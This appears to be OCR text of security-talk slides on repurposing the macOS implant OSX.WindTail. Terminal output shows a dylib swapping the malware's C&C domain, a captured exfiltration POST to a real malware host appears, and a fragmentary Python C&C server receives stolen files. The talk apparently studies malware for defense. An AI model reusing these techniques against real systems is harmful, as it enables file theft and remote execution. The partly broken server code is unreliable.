
method: "yoop"

"flux2key.com"

OSX.WINDTAIL

repurposing the implant

```
$ open Final_Presentation.app

dylib: loaded in usrnode (pid 1337)
dylib: swizzled 'appdele yoop:'

dylib: decrypted: "doc"
dylib: decrypted: "docx"
dylib: decrypted: "ppt"

dylib: decrypted: flux2key.com
dylib: swapping C&C server addr!
       flux2key.com -> "ourServer.com"
```



OSX.WINDTAIL

custom C&C server: exfil




Wireshark · Follow TCP Stream (tcp.stream eq 16) · Wi-Fi: en0


```
POST /qgHUDRZiYhOqQiN/kESklNvxsNZQcPl.php HTTP/1.1
Host: string2me.com
User-Agent: curl/7.54.0
Accept: */*
Content-Length: 4577
Expect: 100-continue
Content-Type: multipart/form-data; boundary=------------------------1ff224643919bec2
```

file exfil (POST)

```
01  from BaseHTTPServer import BaseHTTPRequestHandler, HTTPServer
02
03  def run(server_class=HTTPServer, handler_class=Handler):
04    httpd = server_class(('', 80), handler_class)
05    httpd.serve_forever()
06
07  class Handler(BaseHTTPRequestHandler):
08
09    def do_POST(self):
10      boundary = self.headers.plisttext.split("=")[1]
11      remainbytes = int(self.headers['content-length'])
12
13      fn = re.findall(r'.*name="vast"; filename="(.*)"', line)
14      fn = os.path.join('/tmp/exfil', fn[0])
15
16      out = open(fn, 'wb')
17      out.write(self.rfile.readline())
```

c&c logic: file exfil


windtail — Python — 130×36
sh-3.2# python server.py
Starting OSX.WindTail C&C Server...


exfil
Name

OSX.WINDTAIL


custom C&C server: download & execute

